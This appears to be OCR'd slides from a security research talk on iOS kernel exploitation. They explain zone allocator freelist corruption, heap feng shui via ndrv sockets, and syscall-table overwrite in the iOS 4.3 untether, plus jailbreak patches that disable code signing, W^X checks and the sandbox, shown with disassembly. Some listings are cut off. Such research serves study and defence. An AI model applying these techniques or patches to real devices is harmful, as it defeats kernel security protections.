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

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
Zone Allocator Freelist

- freelist is as single linked list
- zone struct points to head of freelist
- the freelist is stored inbound
- first 4 bytes of a free block point to next block on freelist



Zone Allocator Freelist - Removing Element

```
#define REMOVE_FROM_ZONE(zone, ret, type)                    \
MACRO_BEGIN                                                  \
    (ret) = (type) (zone)->free_elements;                    \
    if ((ret) != (type) 0) {                                 \
        if (check_freed_element) {                           \
            if (!is_kernel_data_addr(((vm_offset_t *)(ret))[0]) ||  \
                ((zone)->elem_size >= (2 * sizeof(vm_offset_t)) &&  \
                ((vm_offset_t *)(ret))[((zone)->elem_size/sizeof(vm_offset_t))-1] != \
                ((vm_offset_t *)(ret))[0]))                  \
                panic("a freed zone element has been modified");\
            if (zfree_clear) {                               \
                unsigned int ii;                             \
                for (ii = sizeof(vm_offset_t) / sizeof(uint32_t); \
                    ii < zone->elem_size/sizeof(uint32_t) - sizeof(vm_offset_t) / sizeof(uint32_t); \
                    ii++)                                    \
                    if (((uint32_t *)(ret))[ii] != (uint32_t)0xdeadbeef) \
                        panic("a freed zone element has been modified");\
            }                                                \
        }                                                    \
        (zone)->count++;                                     \
        (zone)->free_elements = *((vm_offset_t *)(ret));     \
    }                                                        \
MACRO_END
```

head of freelist
will be returned

new head of freelist is
read from previous head

grey code is only activated by debugging boot-args
Apple seems to think about activating it by default

Zone Allocator Freelist - Adding Element

```
#define ADD_TO_ZONE(zone, element)                \
MACRO_BEGIN                         \
    if (zfree_clear)                    \
    {   unsigned int i;                     \
        for (i=0;                       \
         i < zone->elem_size/sizeof(uint32_t);          \
         i++)                       \
        ((uint32_t *)(element))[i] = 0xdeadbeef;            \
    }                       \
    *((vm_offset_t *)(element)) = (zone)->free_elements;        \
    if (check_freed_element) {                  \
        if ((zone)->elem_size >= (2 * sizeof(vm_offset_t))) \
            ((vm_offset_t *)(element))[((zone)->elem_size/sizeof(vm_offset_t))-1] = \
                (zone)->free_elements;          \
    }                       \
    (zone)->free_elements = (vm_offset_t) (element);        \
    (zone)->count--;                    \
MACRO_END
```

current head of freelist
is written to start of free block

free block is made
the head of the freelist

grey code is only activated by debugging boot-args
Apple seems to think about activating it by default

Exploiting Heap Overflows in Zone Memory

- attacking “application“ data
  - carefully crafting allocations / deallocations
  - interesting kernel data structure is allocated behind overflowing block
  - impact and further exploitation depends on the overwritten data structure

○ this is the way to go if Apple adds some mitigations in the future

Exploiting Heap Overflows in Zone Memory

- attacking inbound freelist of zone allocator
  - carefully crafting allocations / deallocations
  - free block is behind overflowing block
  - overflow allows to control next pointer in freelist
  - when this free block is used head of freelist is controlled
  - next allocation will return attacker supplied memory address
  - we can write any data anywhere

Kernel Heap Manipulation


- we need heap manipulation primitives
  - allocation of a block of specific size
  - deallocation of a block
- for our demo vulnerability this is easy
  - allocation of kernel heap by connecting to a ndrv socket
  - length of socket name controls size of allocated heap block
  - deallocation of kernel heap by closing a socket

Kernel Heap Feng Shui

shortly explain the origin of
Heap Feng Shui

Sotirov ...

- Heap Feng Shui
  - allocation is repeated often enough so that all holes are closed
  - and repeated a bit more so that we have consecutive memory blocks
  - now deallocation can poke holes
  - next allocation will be into a hole
  - so that buffer overflow can be controlled



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

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

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

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

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

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

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

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

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

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

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

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Current Heap State - A Gift by iOS

- technique does work without knowing the heap state
- heap filling is just repeated often enough
- but how often is enough?
- iOS has a gift for us: host_zone_info() mach call
- call makes number of holes in kernel zone available to user

```
/* *       Returns information about the memory allocation zones. *
Supported in all kernels.. */routine host_zone_info(
        host            : host_t;       out     names           :
zone_name_array_t,                                              Dealloc;
        out     info            :
zone_info_array_t,                                              Dealloc);
```

```
typedef struct zone_info {
   integer_t  zi_count;   /* Number of elements used now */
   vm_size_t  zi_cur_size;   /* current memory utilization */
   vm_size_t  zi_max_size;   /* how large can this zone grow */
   vm_size_t  zi_elem_size;   /* size of an element */
   vm_size_t  zi_alloc_size;  /* size used for more memory */
   integer_t  zi_pageable;   /* zone pageable? */
   integer_t  zi_sleepable;   /* sleep if empty? */
   integer_t  zi_exhaustible; /* merely return if empty? */
   integer_t  zi_collectable; /* garbage collect elements? */
} zone_info_t;
```

From Heap Overflow to Code Execution

- in the iOS 4.3.1-4.3.3 untether exploit a free memory block is overwritten
- ndrv_to_ifnet_demux() writes a pointer to memory we control
- next allocation will put this pointer to our fake free block on top of freelist
- next allocation will put the pointer inside the fake free block on top of freelist
- next allocation will return the pointer from the fake free block
- this pointer points right in the middle of the syscall table
- application data written into it allows to replace the syscall handlers

Part VI

Jailbreaker‘s Kernel Patches

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What do Jailbreaks patch?

- repair any kernel memory corruption caused by exploit
- disable security features of iOS in order to jailbreak
- exact patches depend on the group releasing the jailbreak
- most groups rely on a list of patches generated by comex

  - https://github.com/comex/datautils0/blob/master/make_kernel_patchfile.c

Restrictions and Code Signing

- proc_enforce
  - sysctl variable controlling different process management enforcements
  - disabled allows debugging and execution of wrongly signed binaries
  - nowadays write protected from “root“

- cs_enforcement_disable
  - boot-arg that disables codesigning enforcement
  - enabled allows to get around codesigning

PE_i_can_has_debugger

```
__text:801DD218
__text:801DD218                 EXPORT _PE_i_can_has_debugger
__text:801DD218 _PE_i_can_has_debugger                  ; CODE XREF: sub_801DD23C+8↓p
__text:801DD218                                         ; sub_802D8A94+E↓p ...
__text:801DD218                 CBZ             R0, loc_801DD22E
__text:801DD21A                 LDR             R2, =dword_80284A00
__text:801DD21C                 LDR             R3, [R2]
__text:801DD21E                 CBNZ            R3, loc_801DD226
__text:801DD220                 STR             R3, [R0]
__text:801DD222
__text:801DD222 loc_801DD222                            ; CODE XREF: _PE_i_can_has_debugger+14
__text:801DD222                                         ; _PE_i_can_has_debugger+18↓j
__text:801DD222                 LDR             R0, [R2]
__text:801DD224                 BX              LR
__text:801DD226 ; ---------------------------------------------------------------------------
__text:801DD226
__text:801DD226 loc_801DD226                            ; CODE XREF: _PE_i_can_has_debugger+6↑
__text:801DD226                 LDR             R3, =dword_802731A0
__text:801DD228                 LDR             R3, [R3]
__text:801DD22A                 STR             R3, [R0]
__text:801DD22C                 B               loc_801DD2
__text:801DD22E ; ---------------------------------
__text:801DD22E
__text:801DD22E loc_801DD22E                            ;
__text:801DD22E                 LDR             R2, =dword
__text:801DD230                 B               loc_801DD2
__text:801DD230 ; End of function _PE_i_can_has_debugger
__text:801DD230
__text:801DD230 ; ---------------------------------
```

variable patched to 1

* AMFI will allow non signed binaries
* disables various checks
* used inside the kernel debugger
* in older jailbreaks replaced by RETURN(1)

vm_map_enter

```
__text:8004193E                 LDR             R6, [SP,#0xCC+arg_14]
__text:80041940                 STR             R3, [SP,#0xCC+var_54]
__text:80041942                 BNE             loc_8004199E
__text:80041944                 TST.W           R6, #2
__text:80041948                 BNE             loc_800419AC
__text:8004194A
__text:8004194A loc_8004194A                            ; CODE XREF: _vm_map_enter+90↓j
__text:8004194A                                         ; _vm_map_enter+96↓j ...
__text:8004194A                 LSRS            R3, R4, #1
__text:8004194C                 AND.W           R5, R3, #1
```

replaced with NOP

```
__text:800419AC ; ---------------------------------------------------------------------------
__text:800419AC
__text:800419AC loc_800419AC                            ; CODE XREF: _vm_map_enter+28↑j
__text:800419AC                 TST.W           R6, #4
__text:800419B0                 BEQ             loc_8004194A
__text:800419B2                 ANDS.W          R0, R4, #0x80000
__text:800419B6                 BNE             loc_8004194A
__text:800419B8                 LDR.W           R1, =aVm_map_enter ; "vm_map_enter"
__text:800419BC                 BL              sub_8001A9E0
__text:800419C0                 BIC.W           R6, R6, #4
__text:800419C4                 B               loc_8004194A
__text:800419C6 ; ----------------------------------
```

* vm_map_enter disallows pages with both VM_PROT_WRITE and VM_PROT_EXECUTE

* when found VM_PROT_EXECUTE is cleared

* patch just NOPs out the check

vm_map_protect

```
__text:8003E980 ; ---------------------------------------------------------------------------
__text:8003E980
__text:8003E980 loc_8003E980                            ; CODE XREF: _vm_map_protect+92↑j
__text:8003E980                 LDR             R1, =aVm_map_protect ; "vm_map_protect"
__text:8003E982                 BL              sub_8001A9E0
__text:8003E986                 BIC.W           R5, R5, #4      ← replaced with NOP
__text:8003E98A                 B               loc_8003E944
__text:8003E98C ; ---------------------------------------------------------------------------
```

* vm_map_protect disallows pages with both VM_PROT_WRITE and VM_PROT_EXECUTE

* when found VM_PROT_EXECUTE is cleared

* patch NOPs out the bit clearing

AMFI Binary Trust Cache Patch

```
__text:803E8000
__text:803E8000 sub_803E8000                          ; CODE XREF: sub_803E87E4+19E↓p
__text:803E8000                                       ; sub_803E8E74+1A↓p
__text:803E8000                                       ; DATA XREF: ...
__text:803E8000              PUSH       {R4,R7,LR}
__text:803E8002              ADD        R7, SP, #4
__text:803E8004              CMP        R1, #0x14
__text:803E8006              BNE        loc_803E804E
__text:803E8008              LDR        R2, =loc_803FCBFC
__text:803E800A              LDRB.W     R12, [R0]
__text:803E800E              LDRH.W     R3, [R2,R12,LSL#1]
__text:803E8012              ADD.W      R1, R3, #0x14
__text:803E8016              LDRB       R3, [R0,#7]
__text:803E8018              LDRH.W     R3, [R2,R3,LSL#1]
__text:803E801C              ADDS       R1, R1, R3
__text:803E801E              LDRB       R3, [R0,#2]
__text:803E8020              LDRH.W     R3, [R2,R3,LSL#1]
__text:803E8024              ADDS       R1, R1, R3
__text:803E8026              MOVW       R3, #0x15FE
__text:803E802A              CMP        R1, R3
__text:803E802C              BHI        loc_803E804E
__text:803E802E              LDR        R3, =loc_803FB5FC
__text:803E8030              LDRB       R3, [R3,R1]
```

replaced with

MOV R0, 1
BX LR

* disables the AMFI binary trust cache
* replacing the function with a return(1);

SektionEins

Patching the Sandbox

```
__text:804028B0
__text:804028B0                 PUSH            {R4-R7,LR}
__text:804028B2                 ADD             R7, SP, #0xC
__text:804028B4                 PUSH.W          {R8,R10,R11}
__text:804028B8                 SUB             SP, SP, #0x104
__text:804028BA                 MOV             R10, R0
__text:804028BC                 LDR             R0, [R3,#0x2C]
__text:804028BE                 MOV             R11, R1
__text:804028C0                 STR             R2, [SP,#0x11C+var_114]
__text:804028C2                 MOV             R5, R3
__text:804028C4                 LDR.W           R8, [R1]
__text:804028C8                 CBZ             R0, loc_804028EE
__text:804028CA                 ADD.W           R1, R3, #0x3C
__text:804028CE                 ADD.W           R2, R3, #0x40
__text:804028D2                 LDR.W           R4, =(_sock_gettype+1)
__text:804028D6                 MOVS            R3, #0
__text:804028D8                 BLX             R4 ; _sock_gettype
__text:804028DA
__text:804028DC
__text:804028DE
__text:804028E2
__text:804028E4
__text:804028E6
```

function is hooked

so that a new sb_evaluate() is used

* fixes the sandbox problems caused by moving files
* access outside **/private/var/mobile** is allowed
* access to **/private/var/mobile/Library/Preferences/com.apple** is going through original evaluation
* access to other subdirs of **/private/var/movile/Library/Preferences** is granted
* everything else goes through original checks

for further info see https://github.com/comex/datautils0/blob/master/sandbox.S

Questions

?

Checkout my github

https://github.com/stefanesser